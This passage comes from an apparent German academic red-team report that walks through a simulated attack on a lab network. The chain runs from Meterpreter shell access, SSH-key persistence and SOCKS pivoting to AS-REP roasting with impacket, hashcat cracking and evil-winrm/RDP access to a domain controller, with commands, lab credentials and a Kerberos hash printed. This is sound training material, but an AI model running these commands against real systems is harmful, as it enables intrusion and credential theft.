bildung 25: Durchführung der Angriffssimulation 24/42




Abbildung 26: Durchführung der Angriffssimulation 25/42




Abbildung 27: Durchführung der Angriffssimulation 26/42

Nun wird über das Kommando **shell** eine interaktive Shell innerhalb der **Meterpreter Session** eröffnet. Um hier eine übersichtlichere Shell zu erhalten, so wird eine **Teletypewriter (TTY) Shell** verwendet und die Datei **/etc/passwd** auf mögliche Benutzer geprüft (siehe Abbildung 28).




Abbildung 28: Durchführung der Angriffssimulation 27/42

Nachdem die Datei **/etc/passwd** auf mögliche Benutzer überprüft wurde, wird ein **Password Guessing** (siehe MITRE Techniques T1110/001[16]) durchgeführt, um zu prüfen, ob das zuvor gewonnene Passwort wiederverwendet werden kann.




Abbildung 29: Durchführung der Angriffssimulation 28/42

Wie aus Abbildung 29 entnommen werden kann, hat das vorherige Passwort **password123** in Kombination mit dem Benutzer **superadmin** funktioniert. Im nächsten Schritt wird eine **SSH-Key Persistence** (siehe MITRE Techniques T1098/004[17]) durchgeführt, um die Reverse-Shell abzulösen, da diese beispielsweise nach einem Update von WordPress wieder entfernt werden könnte oder auch, falls das Theme entfernt wird. Die Umsetzung kann aus Abbildung 30 - Abbildung 32 entnommen werden.

16 https://attack.mitre.org/techniques/T1110/001/

17 https://attack.mitre.org/techniques/T1098/004/




Abbildung 30: Durchführung der Angriffssimulation 29/42




Abbildung 31: Durchführung der Angriffssimulation 30/42




Abbildung 32: Durchführung der Angriffssimulation 31/42

Nach erfolgreichem Umsetzen der Persistence über SSH erfolgt die Anpassung der SSH-Konfigurationsdatei, um den Webserver als Gateway nutzen zu können. Hierbei wird die Datei **/etc/ssh/sshd_config** angepasst, damit der Parameter **AllowTcpForwarding** verwendet wird. Dieser ermöglicht ein Durchreichen aller Verbindungen über SSH, um ein weiteres Netz erreichen zu können (siehe Abbildung 33). Im Anschluss muss der SSH-Dienst neugestartet werden, um die Einstellungen zu aktivieren (siehe Abbildung 34).

Der Parameter **-D** öffnet hierbei lokal einen sogenannten **SOCKS** Proxy Port **1234**, um die Kommunikation über die zuvor gesetzte Einstellung nutzen zu

können (siehe Abbildung 35). Das Tool **proxychains4**[18] wird verwendet und konfiguriert, um den geöffneten Kanal nutzen zu können. (siehe Abbildung 36).

[18] https://github.com/rofl0r/proxychains-ng




Abbildung 33: Durchführung der Angriffssimulation 32/42

```
superadmin@webserver01:~$ nano /etc/ssh/sshd_config
superadmin@webserver01:~$ sudo nano /etc/ssh/sshd_config
[sudo] password for superadmin:
superadmin@webserver01:~$ sudo systemctl restart ssh
superadmin@webserver01:~$ date
Tue Jun  4 08:22:35 PM UTC 2024
superadmin@webserver01:~$
```

Abbildung 34: Durchführung der Angriffssimulation 33/42




Abbildung 35: Durchführung der Angriffssimulation 34/42

Abbildung 36: Durchführung der Angriffssimulation 35/42




Abbildung 37: Durchführung der Angriffssimulation 36/42

Wie Abbildung 37 entnommen werden kann, wurde ein **Klartextpasswort** des Benutzers **Robert Klein** abgelegt.

Mit den Benutzerdaten wird nun über das Tool **enum4linux-ng** [19] geprüft, ob sich dadurch Daten vom Domänencontroller über die Protokolle **Lightweight Directory Access Protcol (LDAP)** und **Remote Procedure Call (RPC)** ermitteln lassen (MITRE Techniques T1087/002[20]) und zugleich Benutzernamen herausgefiltert werden können (siehe Abbildung 38).

Die gewonnenen Benutzernamen werden nun über die sogenannte **AS-REP Roasting Attacke** über das Tool **impacket**[21] mit der Funktion **GetNPUsers** auf Benutzer geprüft, welche keine **Kerberos Pre-Authentifizierung** (MITRE Techniques T1558/004[22]) aktiviert haben (siehe Abbildung 39).

19 https://github.com/cddmp/enum4linux-ng

20 https://attack.mitre.org/techniques/T1087/002/

21 https://github.com/fortra/impacket

22 https://attack.mitre.org/techniques/T1558/004/


```
┌──(root💀red-team-kali)-[/tmp]
└─# proxychains4 -qs enum4linux-ng -A 192.168.160.1 -w 'forensik.projekt.local' -u 'robert.kl
ein' -p '*7Vamos!' > output.log

┌──(root💀red-team-kali)-[/tmp]
└─# date
Sat Jun  8 20:27:37 CEST 2024

┌──(root💀red-team-kali)-[/tmp]
└─# cat output.log | grep username: | cut -d ':' -f2 > username.txt

┌──(root💀red-team-kali)-[/tmp]
└─# cat username.txt
 anna.schmidt
 julia.weber
 peter.mueller
 lisa.becker
 hans.schmidt
 max.mustermann
 christian.meier
 maria.meyer
 michael.fischer
 thomas.schneider
 katharina.wagner
 sarah.koenig
 robert.klein
 Administrator
 Guest
 krbtgt
```

Abbildung 38: Durchführung der Angriffssimulation 37/42



```
┌──(root💀red-team-kali)-[/usr/share/wordlists]
└─# proxychains4 -qs impacket-GetNPUsers -dc-ip 192.168.160.1 -usersfile username.txt -format hashcat -outputfile ha
shes.asreproast forensik.projekt.local/robert.klein
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User robert.klein doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User max.mustermann doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$christian.meier@FORENSIK.PROJEKT.LOCAL:2f7f0c836152e21bba9f3c03452d8fca$ea94c47b8513f9b52bbbf98dff827d
4f680d2c208e45d29a4e85c031cb7e7c125d8b97e760ef74a4e4ca17fe190bb2cf34be41634173b1769567c4ca3bd0c31e7152440065242d3569
c6735ee14f6f85031930b80bf4e27584d1acc7ba9b3e643b584382cc4c1cdfeaf252cddc7f3e6f85b71f58ead7b8e73cfe87f7be5d8c9c5aeaf4
b7c43eba1a98368e018d58320d367ac2bd0f4de931848ac126a20ce0a73cb8ccc5543212d29fbd209452dc739ad0af473e3d236bc2e98e1beb26
d45588b906d71cf026a887165360804091c054002921cc51eb904e1a2920abcf6b9665e2593920cd092509e08f14111c33d82c8199edf98e24ec
4626e5a277816b237b
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)


┌──(root💀red-team-kali)-[/usr/share/wordlists]
└─# date
Sat Jun  8 11:12:35 CEST 2024
```

Abbildung 39: Durchführung der Angriffssimulation 38/42

Der gewonnene Hash aus der **AS-REP Roasting Attacke** wird nun über das Tool **Hashcat**[23] geladen und über das **Modul 18200** [24]mit dem bekannten Wörterbuch **rockyou.txt** durchgeprüft (siehe Abbildung 40 und Abbildung 41).

[23] https://hashcat.net/hashcat/

[24] https://hashcat.net/wiki/doku.php?id=example_hashes

Abbildung 40: Durchführung der Angriffssimulation 39/42




Abbildung 41: Durchführung der Angriffssimulation 40/42

Wie aus Abbildung 41 entnommen werden kann, konnte das Passwort **!1CombatMedic223!** des Benutzers **christian.meier** gebrochen werden, da dieses trotz ausreichender Passwortkomplexität in einem bekannten Wörterbuch vorhanden war.

Mit den gewonnenen Benutzerdaten erfolgt nun ein Verbindungsversuch über das Tool **evil-winrm**[25], welches das Protokoll **Winrm** nutzt, dass standardisiert für PowerShell Sitzungen verwendet wird. Hierbei erfolgt eine Manipulation der **Windows Registry** und **Firewall**, um den Zugang auf den Domänencontroller über das **Remote Desktop Procotol (RDP)** zu ermöglichen. Des Weiteren wird der Benutzer **christian.meier** in die Gruppe Remote Desktop Users aufgenommen. (siehe Abbildung 42).

Nachdem die Manipulation aus dem vorherigen Schritt abgeschlossen wurde, erfolgt eine Verbindung mittels des Tools **xfreerdp**[26] über RDP, um grafisch Manipulationen am Domänencontroller durchzuführen (siehe Abbildung 43).

Aus ethischen Gründen wurde die Programmierung einer Ransomware nicht aufgeführt, da diese bei einer möglichen Veröffentlichung der Ausarbeitung für missbräuchliche Zwecke eingesetzt werden könnte.

25 https://github.com/Hackplayers/evil-winrm

26 https://www.kali.org/tools/freerdp2/

